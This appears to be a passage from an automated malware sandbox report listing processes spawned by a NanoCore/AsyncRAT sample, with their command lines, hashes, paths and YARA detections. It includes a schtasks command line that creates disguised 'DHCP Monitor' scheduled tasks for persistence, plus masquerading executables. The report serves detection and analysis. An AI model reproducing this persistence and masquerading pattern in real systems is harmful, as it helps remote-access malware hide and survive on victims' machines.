Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	schtasks.exe" /create /f /tn "DHCP Monitor" /xml "C:\Users\user\AppData\Local\Temp\tmp939D.tmp
Imagebase:	0xb70000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: **6564**, Parent PID: **3752**

General

Target ID:	14
Start time:	02:40:05
Start date:	26/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Synaptics.exe PID: **6632**, Parent PID: **3352**

General

Target ID:	15
Start time:	02:40:05
Start date:	26/01/2022
Path:	C:\ProgramData\Synaptics\Synaptics.exe
Wow64 process (32bit):	true
Commandline:	"C:\ProgramData\Synaptics\Synaptics.exe"
Imagebase:	0xe80000
File size:	2083328 bytes
MD5 hash:	BFF363A92AC43FF249652A83DADC02AB
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 0000000F.00000002.427064129.0000000004359000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 0000000F.00000002.427064129.0000000004359000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000F.00000002.434303523.0000000004D59000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000F.00000002.434303523.0000000004D59000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 0000000F.00000002.434303523.0000000004D59000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 0000000F.00000002.434303523.0000000004D59000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000F.00000002.434303523.0000000004D59000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

Analysis Process: ._cache_WINDOWS.EXE PID: **6692**, Parent PID: **664**

General	
Target ID:	16
Start time:	02:40:06
Start date:	26/01/2022
Path:	C:\Users\user\Desktop\._cache_WINDOWS.EXE
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\._cache_WINDOWS.EXE 0
Imagebase:	0xd70000
File size:	208384 bytes
MD5 hash:	568E6A074378730CEE0947C4C796372D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000010.00000000.349954370.0000000000D72000.00000002.00000001.01000000.00000009.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000010.00000000.349954370.0000000000D72000.00000002.00000001.01000000.00000009.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000010.00000000.349954370.0000000000D72000.00000002.00000001.01000000.00000009.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000010.00000002.376096056.0000000004331000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000010.00000002.376096056.0000000004331000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000010.00000002.374769254.0000000000D72000.00000002.00000001.01000000.00000009.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000010.00000002.374769254.0000000000D72000.00000002.00000001.01000000.00000009.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000010.00000002.374769254.0000000000D72000.00000002.00000001.01000000.00000009.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000010.00000002.375988189.0000000003331000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000010.00000002.375988189.0000000003331000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

Analysis Process: schtasks.exe PID: **7132**, Parent PID: **6580**

General	
Target ID:	17
Start time:	02:40:07
Start date:	26/01/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	schtasks.exe" /create /f /tn "DHCP Monitor Task" /xml "C:\Users\user\AppData\Local\Temp\tmp9EC9.tmp
Imagebase:	0xb70000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: **4508**, Parent PID: **7132**

General	
Target ID:	18
Start time:	02:40:08
Start date:	26/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes

MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: dhcpmon.exe PID: **5244**, Parent PID: **664**

General

Target ID:	19
Start time:	02:40:09
Start date:	26/01/2022
Path:	C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe" 0
Imagebase:	0xe20000
File size:	208384 bytes
MD5 hash:	568E6A074378730CEE0947C4C796372D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000013.00000002.380515314.0000000000E22000.00000002.00000001.01000000.0000000A.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000013.00000002.380515314.0000000000E22000.00000002.00000001.01000000.0000000A.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000013.00000002.380515314.0000000000E22000.00000002.00000001.01000000.0000000A.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000013.00000000.356343368.0000000000E22000.00000002.00000001.01000000.0000000A.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000013.00000000.356343368.0000000000E22000.00000002.00000001.01000000.0000000A.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000013.00000000.356343368.0000000000E22000.00000002.00000001.01000000.0000000A.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000013.00000002.381330192.00000000045D1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000013.00000002.381330192.00000000045D1000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000013.00000002.381281938.00000000035D1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000013.00000002.381281938.00000000035D1000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 88%, Metadefender, Browse • Detection: 98%, ReversingLabs
Reputation:	low

Analysis Process: Synaptics.exe PID: **5684**, Parent PID: **6964**

General

Target ID:	20
Start time:	02:40:15
Start date:	26/01/2022
Path:	C:\ProgramData\Synaptics\Synaptics.exe
Wow64 process (32bit):	true
Commandline:	C:\ProgramData\Synaptics\Synaptics.exe
Imagebase:	0x870000
File size:	2083328 bytes
MD5 hash:	BFF363A92AC43FF249652A83DADC02AB
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000014.00000000.386522455.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000014.00000000.379982346.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000014.00000000.378011350.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000014.00000000.442202940.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000014.00000000.386810827.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000014.00000000.386810827.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000014.00000000.386810827.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000014.00000000.386810827.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000014.00000000.386810827.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000014.00000000.384287270.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000014.00000000.384287270.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000014.00000000.384287270.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000014.00000000.384287270.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000014.00000000.384287270.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000014.00000002.526679054.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000014.00000002.526679054.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000014.00000002.526679054.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000014.00000002.526679054.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000014.00000002.526679054.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000014.00000000.429244511.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000014.00000000.429485363.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000014.00000000.429485363.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000014.00000000.429485363.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000014.00000000.429485363.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000014.00000000.429485363.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000014.00000000.443173289.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000014.00000000.443173289.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000014.00000000.443173289.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000014.00000000.443173289.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000014.00000000.443173289.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000014.00000002.526573354.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000014.00000000.383936753.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000014.00000000.381548795.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000014.00000000.375965168.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000014.00000000.382444300.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: Synaptics.exe PID: **4964**, Parent PID: **4928**

General

Target ID:	21
Start time:	02:40:17
Start date:	26/01/2022
Path:	C:\ProgramData\Synaptics\Synaptics.exe
Wow64 process (32bit):	true
Commandline:	C:\ProgramData\Synaptics\Synaptics.exe

Imagebase:	0xe40000
File size:	2083328 bytes
MD5 hash:	BFF363A92AC43FF249652A83DADC02AB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000015.00000000.387756997.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000015.00000000.389965974.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000015.00000000.386302469.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000015.00000000.388059549.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000015.00000000.388059549.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000015.00000000.388059549.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000015.00000000.388059549.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000015.00000000.388059549.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000015.00000002.401565081.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000015.00000000.390475509.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000015.00000000.390475509.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000015.00000000.390475509.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000015.00000000.390475509.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000015.00000000.390475509.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000015.00000000.381765881.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000015.00000000.380393313.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000015.00000000.384393929.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000015.00000002.401818941.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000015.00000002.401818941.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000015.00000002.401818941.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000015.00000002.401818941.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000015.00000002.401818941.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000015.00000000.382689406.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: Synaptics.exe PID: **5976**, Parent PID: **6632**

General

Target ID:	23
Start time:	02:40:21
Start date:	26/01/2022
Path:	C:\ProgramData\Synaptics\Synaptics.exe
Wow64 process (32bit):	true
Commandline:	C:\ProgramData\Synaptics\Synaptics.exe
Imagebase:	0x8b0000
File size:	2083328 bytes
MD5 hash:	BFF363A92AC43FF249652A83DADC02AB
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	Borland Delphi

Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000017.00000000.401578463.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000017.00000000.401578463.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000017.00000000.401578463.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000017.00000000.401578463.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000017.00000000.401578463.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000017.00000000.404128666.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000017.00000000.404128666.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000017.00000000.404128666.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000017.00000000.404128666.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000017.00000000.404128666.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000017.00000000.392515313.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000017.00000000.396965179.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000017.00000000.390367257.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000017.00000002.422157438.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000017.00000002.422157438.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000017.00000002.422157438.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000017.00000002.422157438.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000017.00000002.422157438.00000000004A5000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000017.00000000.388606290.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000017.00000000.403730358.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000017.00000002.422072691.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000017.00000000.400267484.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000017.00000000.387352587.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

Disassembly

No disassembly